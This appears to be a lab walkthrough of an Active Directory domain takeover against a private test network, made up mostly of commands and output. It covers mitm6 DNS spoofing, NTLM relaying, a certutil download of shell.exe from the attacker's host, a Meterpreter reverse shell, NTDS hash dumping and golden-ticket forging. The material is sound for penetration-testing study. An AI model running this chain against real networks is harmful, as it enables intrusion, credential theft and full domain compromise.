
With daredevil, only had smbaccess.



Start mitm6, verbose on interface eth1:

```
┌──(root💀kali)-[~/tcm]
└─# mitm6 -v -i eth1
Starting mitm6 using the following configuration:
Primary adapter: eth1 [00:0c:29:20:e1:b2]
IPv4 address: 192.168.101.128
IPv6 address: fe80::20c:29ff:fe20:e1b2
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::192:168:101:141 is now assigned to mac=00:0c:29:bc:a2:e4
host=SPIDERMAN.marvel.local. ipv4=192.168.101.141
IPv6 address fe80::192:168:101:130 is now assigned to mac=00:0c:29:75:53:37 host=HYDRA-
DC.marvel.local. ipv4=192.168.101.130
IPv6 address fe80::192:168:101:142 is now assigned to mac=00:0c:29:34:47:fa
host=THEPUNISHER.marvel.local. ipv4=192.168.101.142
IPv6 address fe80::192:168:101:1 is now assigned to mac=00:50:56:c0:00:01 host=DESKTOP-9C3IKTT.
ipv4=192.168.101.1
Sent spoofed reply for dns.msftncsi.com. to fe80::192:168:101:1
Sent spoofed reply for api.msn.com. to fe80::192:168:101:142
Sent spoofed reply for presence.teams.live.com. to fe80::192:168:101:1
Sent spoofed reply for cxcs.microsoft.net. to fe80::192:168:101:142
Sent spoofed reply for www.bing.com. to fe80::192:168:101:142
Sent spoofed reply for testt.local. to fe80::192:168:101:142
```

Start impacket's ntlmrelay with socks option and listen on both ipv4 and ipv6

```
┌──(root💀kali)-[~/tcm]
└─# impacket-ntlmrelayx -smb2support -socks -tf targets.txt -6 -wh wpad.local -debug
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
```

```
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack SMB loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening at port 1080
[*] IMAP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
```

List available socks relay:

```
ntlmrelayx> socks
[*] No Relays Available!
ntlmrelayx> [+] KeepAlive Timer reached. Updating connections
[*] SMBD-Thread-10: Connection from MARVEL/DAREDEVIL@::ffff:192.168.101.142 controlled,
attacking target smb://192.168.101.141
[*] Authenticating against smb://192.168.101.141 as MARVEL/DAREDEVIL SUCCEED
[*] SOCKS: Adding MARVEL/DAREDEVIL@192.168.101.141(445) to active SOCKS connection. Enjoy
SNIPPED
ntlmrelayx> socks
Protocol  Target           Username          AdminStatus  Port
--------  ---------------  ----------------  -----------  ----
SMB       192.168.101.141  MARVEL/DAREDEVIL  FALSE        445
ntlmrelayx>
```

As daredevil able to list shares:

```
┌──(root💀 kali)-[~/Desktop]
└─# proxychains smbclient -L //192.168.101.141 -U 'MARVEL/DAREDEVIL'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
Enter MARVEL\DAREDEVIL's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        myShare         Disk
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:139 <--denied
do_connect: Connection to 192.168.101.141 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

Had read/write access to myShare:

```
┌──(root💀 kali)-[~/Desktop]
└─# proxychains smbmap -u daredevil -d marvel -p '' -H 192.168.101.141
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[+] Guest session       IP: 192.168.101.141:445 Name: 192.168.101.141
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        myShare                                                 READ, WRITE
[!] Error:  (<class 'impacket.nmb.NetBIOSError'>, 'smbmap', 1337)
```

Able to put stuff on myShare:

```
┌──(root💀 kali)-[~/Desktop]
└─# proxychains smbclient -U 'marvel/daredevil' //192.168.101.141/myShare
130 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
Enter MARVEL\daredevil's password:
Try "help" to get a list of possible commands.
smb: \> put SharpHound.exe
putting file SharpHound.exe as \SharpHound.exe (42815.6 kb/s) (average 42815.8 kb/s)
smb: \> put SharpHound.ps1
putting file SharpHound.ps1 as \SharpHound.ps1 (47569.8 kb/s) (average 45253.9 kb/s)
smb: \> dir
  .                                   D        0  Sat Jan 29 09:00:44 2022
  ..                                  D        0  Sat Jan 29 09:00:44 2022
  SharpHound.exe                      A   833024  Sat Jan 29 09:00:41 2022
  SharpHound.ps1                      A   974235  Sat Jan 29 09:00:44 2022

                15567697 blocks of size 4096. 10750473 blocks available
smb: \>
```

However, it gets nowhere, had to reboot a machine where fcastle had admin access to:

```
ntlmrelayx> socks
Protocol  Target          Username            AdminStatus  Port
--------  --------------  ------------------  -----------  ----
SMB       192.168.101.141  MARVEL/DAREDEVIL    FALSE        445
SMB       192.168.101.141  MARVEL/THEPUNISHER$  FALSE        445
SMB       192.168.101.141  MARVEL/FCASTLE      TRUE         445
SMB       192.168.101.142  MARVEL/SPIDERMAN$   FALSE        445
SMB       192.168.101.142  MARVEL/PPARKER      FALSE        445
```

Listing files as fcastle:

```
┌──(root💀kali)-[~/Desktop]
└─# proxychains smbclient -L //192.168.101.141 -U 'marvel/fcastle'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
Enter MARVEL\fcastle's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        myShare         Disk
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:139 <--denied
do_connect: Connection to 192.168.101.141 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

Since fcastle has admn access on target machine, able to execute smbexec:

```
┌──(root💀 kali)-[~/Desktop]
└─# proxychains impacket-smbexec MARVEL/FCASTLE@192.168.101.141
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.101.141:445  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Downloading shell.exe from attacker machine:

```
C:\Windows\system32>certutil.exe -urlcache -split -f http://192.168.101.133:8888/shell.exe
c:\temp\shell.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Windows\system32>dir c:\temp
 Volume in drive C has no label.
 Volume Serial Number is CE2E-FADA

 Directory of c:\temp

29/01/2022  10:17 pm    <DIR>          .
29/01/2022  10:17 pm    <DIR>          ..
22/01/2022  11:36 pm             9,594 20220122233635_file.zip
22/01/2022  11:53 pm             9,517 20220122235342_test.zip
22/01/2022  11:53 pm            11,291 MmI5MzhmMDYtYzU2OC00ZjMzLWE4NmUtYTFhOGMwY2Q1ODhj.bin
22/01/2022  11:33 pm           833,024 SharpHound.exe
22/01/2022  11:33 pm           974,235 SharpHound.ps1
29/01/2022  10:18 pm             7,168 shell.exe
               6 File(s)      1,844,829 bytes
               2 Dir(s)  44,038,873,088 bytes free
```

Oneliner to execute exploit handler:

```
┌──(root💀kali)-[~/Desktop]
└─# msfconsole -q -x 'use exploit/multi/handler;set payload
windows/x64/meterpreter/reverse_tcp;set lhost 192.168.101.133;set lport 8443;run'
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.101.133
lport => 8443
[*] Started reverse TCP handler on 192.168.101.133:8443
[*] Sending stage (200262 bytes) to 192.168.101.141
[*] Meterpreter session 1 opened (192.168.101.133:8443 -> 192.168.101.141:53123 ) at 2022-01-29
09:21:09 -0500

meterpreter >
```

Trigger shell.exe on target machine, then migrate to another process:

```
2108  652   spoolsv.exe                 x64   0        NT AUTHORITY\SYSTEM

meterpreter > migrate 2108
[*] Migrating from 4316 to 2108...
[*] Migration completed successfully.
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Get admin ntlm hash:

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1
DPAPI
--------       ------  ----                              ----
-----
Administrator  MARVEL  e19ccf75ee54e06b06a5907af13cef42
9131834cf4378828626b1beccaa5dea2c46f9b63  c35fd76854103dd2193628860e6d2899
SNIPPED
```

Get krbtgt ntlm hash:

```
┌──(root💀kali)-[~/Desktop]
└─# impacket-secretsdump marvel/administrator@192.168.101.130 -hashes
:e19ccf75ee54e06b06a5907af13cef42
SNIPPED
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fa9cf16607a433b1a139c386cb4e93c5:::
marvel.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:c9ab9d08cc7da5a55d8a82d869e01ea8:::
marvel.local\tstark:1104:aad3b435b51404eeaad3b435b51404ee:6be408f1e80386822f4b2052f1f84b4e:::
marvel.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
marvel.local\sqlservice:1106:aad3b435b51404eeaad3b435b51404ee:5e5c04a4181fcffa0bf8c1034c5e30a6:
:
marvel.local\daredevil:1601:aad3b435b51404eeaad3b435b51404ee:834de9d8dcfeb16d5cbc4b0546137d25:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:8f211b6dcf227f2838a2da7a225b1359:::
SPIDERMAN$:1108:aad3b435b51404eeaad3b435b51404ee:fb055a2c85db1f3aefbe298453f63717:::
THEPUNISHER$:1109:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
```

Get domain sid:

```
┌──(root💀 kali)-[~/Desktop]
└─# impacket-lookupsid marvel/administrator@192.168.101.130 -hashes
:e19ccf75ee54e06b06a5907af13cef42
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.101.130
[*] StringBinding ncacn_np:192.168.101.130[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3479419130-2835237996-3084723447
498: MARVEL\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MARVEL\Administrator (SidTypeUser)
501: MARVEL\Guest (SidTypeUser)
502: MARVEL\krbtgt (SidTypeUser)
512: MARVEL\Domain Admins (SidTypeGroup)
513: MARVEL\Domain Users (SidTypeGroup)
514: MARVEL\Domain Guests (SidTypeGroup)
515: MARVEL\Domain Computers (SidTypeGroup)
516: MARVEL\Domain Controllers (SidTypeGroup)
517: MARVEL\Cert Publishers (SidTypeAlias)
518: MARVEL\Schema Admins (SidTypeGroup)
519: MARVEL\Enterprise Admins (SidTypeGroup)
520: MARVEL\Group Policy Creator Owners (SidTypeGroup)
521: MARVEL\Read-only Domain Controllers (SidTypeGroup)
522: MARVEL\Cloneable Domain Controllers (SidTypeGroup)
525: MARVEL\Protected Users (SidTypeGroup)
526: MARVEL\Key Admins (SidTypeGroup)
527: MARVEL\Enterprise Key Admins (SidTypeGroup)
553: MARVEL\RAS and IAS Servers (SidTypeAlias)
571: MARVEL\Allowed RODC Password Replication Group (SidTypeAlias)
```

```
572: MARVEL\Denied RODC Password Replication Group (SidTypeAlias)
1000: MARVEL\HYDRA-DC$ (SidTypeUser)
1101: MARVEL\DnsAdmins (SidTypeAlias)
1102: MARVEL\DnsUpdateProxy (SidTypeGroup)
1103: MARVEL\fcastle (SidTypeUser)
1104: MARVEL\tstark (SidTypeUser)
1105: MARVEL\pparker (SidTypeUser)
1106: MARVEL\sqlservice (SidTypeUser)
1108: MARVEL\SPIDERMAN$ (SidTypeUser)
1109: MARVEL\THEPUNISHER$ (SidTypeUser)
1601: MARVEL\daredevil (SidTypeUser)
```

Get domain name:

```
C:\Windows\system32>powershell -c "Get-WmiObject Win32_ComputerSystem"
powershell -c "Get-WmiObject Win32_ComputerSystem"


Domain              : marvel.local
Manufacturer        : VMware, Inc.
Model               : VMware7,1
Name                : SPIDERMAN
PrimaryOwnerName    : admin
TotalPhysicalMemory : 2146459648
```

Using krbtgt hash, create golden ticket for administrator

```
┌──(root💀 kali)-[~/Desktop]
└─# impacket-ticketer -nthash fa9cf16607a433b1a139c386cb4e93c5 -domain-sid S-1-5-21-3479419130-
2835237996-3084723447 -domain marvel.local administrator
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for marvel.local/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in administrator.ccache
```

Impacket-ticketer help

```
  -k                    Use Kerberos authentication. Grabs credentials from ccache file
(KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the
ones specified in the command line
```

With administrator ticket ready, export the ticket as envirnment variable.

```
┌──(root💀kali)-[~/Desktop]
└─# export KRB5CCNAME=/root/Desktop/administrator.ccache
```

Admin now:

```
┌──(root💀 kali)-[~/Desktop]
└─# impacket-psexec -dc-ip 192.168.101.130 -target-ip 192.168.101.130 -no-pass -k
marvel.local/administrator@hydra-dc.marvel.local
1 ×
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.101.130.....
[*] Found writable share ADMIN$
[*] Uploading file qezAirpA.exe
[*] Opening SVCManager on 192.168.101.130.....
```

```
[*] Creating service Iwzj on 192.168.101.130.....
[*] Starting service Iwzj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c462:436c:9223:1c3d%5
   IPv4 Address. . . . . . . . . . . : 192.168.101.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```